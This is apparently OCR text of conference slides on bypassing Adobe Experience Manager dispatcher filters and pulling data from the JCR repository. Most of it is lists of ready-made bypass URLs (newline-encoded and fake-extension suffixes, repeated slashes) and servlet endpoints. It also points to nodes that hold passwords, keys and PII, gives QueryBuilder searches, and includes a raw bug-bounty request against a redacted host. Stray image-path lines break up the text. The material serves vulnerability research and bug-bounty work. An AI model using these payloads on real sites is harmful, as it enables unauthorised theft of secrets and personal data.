        /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only
        /0041 { /type "allow" /url "*.css" } # enable css
        /0042 { /type "allow" /url "*.gif" } # enable gifs
        /0043 { /type "allow" /url "*.ico" } # enable icos
        /0044 { /type "allow" /url "*.js" } # enable javascript
        /0045 { /type "allow" /url "*.png" } # enable png
        /0046 { /type "allow" /url "*.swf" } # enable flash
        /0047 { /type "allow" /url "*.jpg" } # enable jpg
        /0048 { /type "allow" /url "*.jpeg" } # enable jpeg
        /0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization
```

Using CVE-2016-0957

Policy **dispatcher.any** before CVE-2016-0957

```
        # Deny content grabbing
        /0081 { /type "deny" /url "*.infinity.json" }
        /0082 { /type "deny" /url "*.tidy.json" }
        /0083 { /type "deny" /url "*.sysview.xml" }
        /0084 { /type "deny" /url "*.docview.json" }
        /0085 { /type "deny" /url "*.docview.xml" }
        /0086 { /type "deny" /url "*.*[0-9].json" }
        # Deny query (and additional selectors)
        /0090 { /type "deny" /url "*.query*.json" }
}
```


Using CVE-2016-0957

Blocked

https://aemsite/bin/querybuilder.json

Allowed

https://aemsite/bin/querybuilder.json**/a.css**
https://aemsite/bin/querybuilder.json**/a.html**
https://aemsite/bin/querybuilder.json**/a.ico**
https://aemsite/bin/querybuilder.json**/a.png**
https://aemsite/bin/querybuilder.json**;%0aa.css**
https://aemsite/bin/querybuilder.json**/a.1.json**



Using CVE-2016-0957

https://aemsite/bin/querybuilder.json

Blocked

/0090 { /type "deny" /url "*.query*.json" }

Last rule that matches the request is applied and has deny type!

Using CVE-2016-0957

https://aemsite/bin/querybuilder.json**/a.css**

Allowed

/0041 { /type "allow" /url "*.css" } # enable css

Last rule that matches the request is applied and has allow type!

New bypass technique

Policy **dispatcher.any** after CVE-2016-0957

```
/filter
  {
   # Deny everything first and then allow specific entries
   /0001 { /type "deny" /glob "*" }

    # Allow non-public content directories
    /0023 { /type "allow" /url "/content*" } # disable this rule to allow mapped content only

   # Enable extensions in non-public content directories, using a regular expression
   /0041
    {
    /type "allow"
    /extension '(clientlibs|css|gif|ico|js|png|swf|jpe?g|woff2?)'
     }
```

New bypass technique

Policy **dispatcher.any** after CVE-2016-0957

```
# Enable features
/0062 { /type "allow" /url "/libs/cq/personalization/*" } # enable personalization


# Deny content grabbing, on all accessible pages, using regular expressions
/0081
 {
 /type "deny"
 /selectors '((sys|doc)view|query|[0-9-]+)’
 /extension '(json|xml)’
 }
```

New bypass technique

Policy **dispatcher.any** after CVE-2016-0957

```
    # Deny content grabbing for /content
    /0082
      {
      /type "deny"
      /path "/content"
      /selectors '(feed|rss|pages|languages|blueprint|infinity|tidy)’
      /extension '(json|xml|html)’
       }
}
```

New bypass technique

https://aemsite/bin/querybuilder.json

https://aemsite/bin/querybuilder.json**/a.css**

https://aemsite/bin/querybuilder.json**;%0aa.css**

Blocked

Sorry, details will be disclosed later!

Add multiple slashes

- ///etc.json instead of /etc.json
- ///bin///querybuilder.json instead of /bin/querybuilder.json

Using SSRF

- We need SSRF in a component that is allowed by AEM dispatcher policy
- Effective way to bypass AEM dispatcher!


Things to remember

- Usually AEM dispatcher is the only security layer
- Usually it’s easy to bypass AEM dispatcher
- AEM admins usually fail to configure Publish instance securely and install updates timely

…

- Profit!

Quickly “sniff out” buggy AEM webapp



Get JSON with JCR node props

/

/.json
/.1.json
/.childrenlist.json
/.ext.json
/.4.2.1...json
/.json/a.css
/.json/a.html
/.json/a.png
/.json/a.ico
/.json;%0aa.css

/content


/content.json
/content.1.json
/content.childrenlist.json
/content.ext.json
/content.4.2.1...json
/content.json/a.css
/content.json/a.html
/content.json/a.png
/content.json/a.ico
/content.json;%0aa.css

/bin


/bin.json
/bin.1.json
/bin.childrenlist.json
/bin.ext.json
/bin.4.2.1...json
/bin.json/a.css
/bin.json/a.html
/bin.json/a.png
/bin.json/a.ico
/bin.json;%0aa.css

Yea baby this is AEM

https://<redacted>.twitter.com/.json



https://<redacted>.twitter.com/.ext.json



Invoke servlets

/system/sling/loginstatus


/system/sling/loginstatus.json
/system/sling/loginstatus.css
/system/sling/loginstatus.png
/system/sling/loginstatus.gif
/system/sling/loginstatus.html
/system/sling/loginstatus.json/a.1.json
/system/sling/loginstatus.json;%0aa.css

/system/bgservlets/test


/system/bgservlets/test.json
/system/bgservlets/test.css
/system/bgservlets/test.png
/system/bgservlets/test.gif
/system/bgservlets/test.html
/system/bgservlets/test.json/a.1.json
/system/bgservlets/test.json;%0aa.css

Yea baby this is AEM

https://<redacted>.adobe.com/system/sling/loginstatus.css




https://www.<redacted>/system/bgservlets/test.json



Grabbing juicy data from JCR


What we can find

- Everything is stored in JCR repository as node properties including:
  - Secrets (passwords, encryption keys, tokens)
  - Configuration
  - PII
  - Usernames



AEM servlets for grabbing loot

- DefaultGetServlet
- QueryBuilderJsonServlet
- QueryBuilderFeedServlet
- GQLSearchServlet
- …



DefaultGetServlet


- Allows to get JCR node with its props
- Selectors
  - tidy
  - infinity
  - numeric value: -1, 0, 1 … 99999
- Formats
  - json
  - xml
  - res

DefaultGetServlet

- Allows to get JCR node with its props
- Selectors
  - tidy
  - infinity
  - numeric value: -1, 0, 1 … 99999
- Formats
  - json
  - xml
  - res

good for retrieving files

DefaultGetServlet



Get JCR nodes with props starting from jcr:root with depth ***3*** and return formatted JSON

DefaultGetServlet – How to grab

- Get node names, start from jcr:root
  - /.1.json
  - /.ext.json
  - /.childrenlist.json
- Or guess node names: /content, /home, /var, /etc
- Dump props for each child node of jcr:root
  - /content.json or /content.5.json or /content.-1.json

DefaultGetServlet – What to grab


- Interesting nodes
  - **/etc** – may contain secrets (passwords, enc. keys, …)
  - **/apps/system/config** or **/apps/<smth>/config** (passwords, …)
  - **/var** – may contain private information (PII)
  - **/home** – password hashes, PII

- Interesting props – contain AEM users names
  - jcr:createdBy
  - jcr:lastModifiedBy
  - cq:LastModifiedBy

DefaultGetServlet – In the wild

P1 submission for private BB program - AEM webapp reveals DB passwords

/etc/<redacted>/appsconfig.tidy.infinity.json/a.html



QueryBuilder: JsonServlet & FeedServlet

- We can search JCR using different predicates
  - https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html
- QueryBuilderJsonServlet allows to get Nodes and their Props (DefaultGetServlet on steroids)
- QueryBuilderFeedServlet allows to get Nodes (no Props)
  - but we can use blind binary search for Props 

QueryBuilder: JsonServlet & FeedServlet

/bin/querybuilder.json

///bin///querybuilder.json
///bin///querybuilder.json.servlet
///bin///querybuilder.json/a.css
///bin///querybuilder.json.servlet/a.css
///bin///querybuilder.json/a.ico
///bin///querybuilder.json.servlet/a.ico
///bin///querybuilder.json;%0aa.css
///bin///querybuilder.json.servlet;%0aa.css
///bin///querybuilder.json/a.1.json
///bin///querybuilder.json.servlet/a.1.json
///bin///querybuilder.json.css
///bin///querybuilder.json.ico
///bin///querybuilder.json.html
///bin///querybuilder.json.png

/bin/querybuilder.feed.servlet

///bin///querybuilder.feed.servlet
///bin///querybuilder.feed.servlet/a.css
///bin///querybuilder.feed.servlet/a.ico
///bin///querybuilder.feed.servlet;%0aa.css
///bin///querybuilder.feed.servlet/a.1.json

Examples of useful searches

- type=nt:file&nodename=*.zip
- path=/home&p.hits=full&p.limit=-1
- hasPermission=jcr:write&path=/content
- hasPermission=jcr:addChildNodes&path=/content
- hasPermission=jcr:modifyProperties&path=/content
- p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000
- path=/etc&path.flat=true&p.nodedepth=0
- path=/etc/replication/agents.author&p.hits=full&p.nodedepth=-1

Examples of useful searches

type=nt:file&nodename=*.zip

P1 submission for private BB – grab prod config for Author server

Go Cancel < > Target: https://[redacted]

Request

Raw Params Headers Hex

```
GET /bin/querybuilder.feed.servlet;%0aa.css?type=nt:file&nodename=*.zip HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

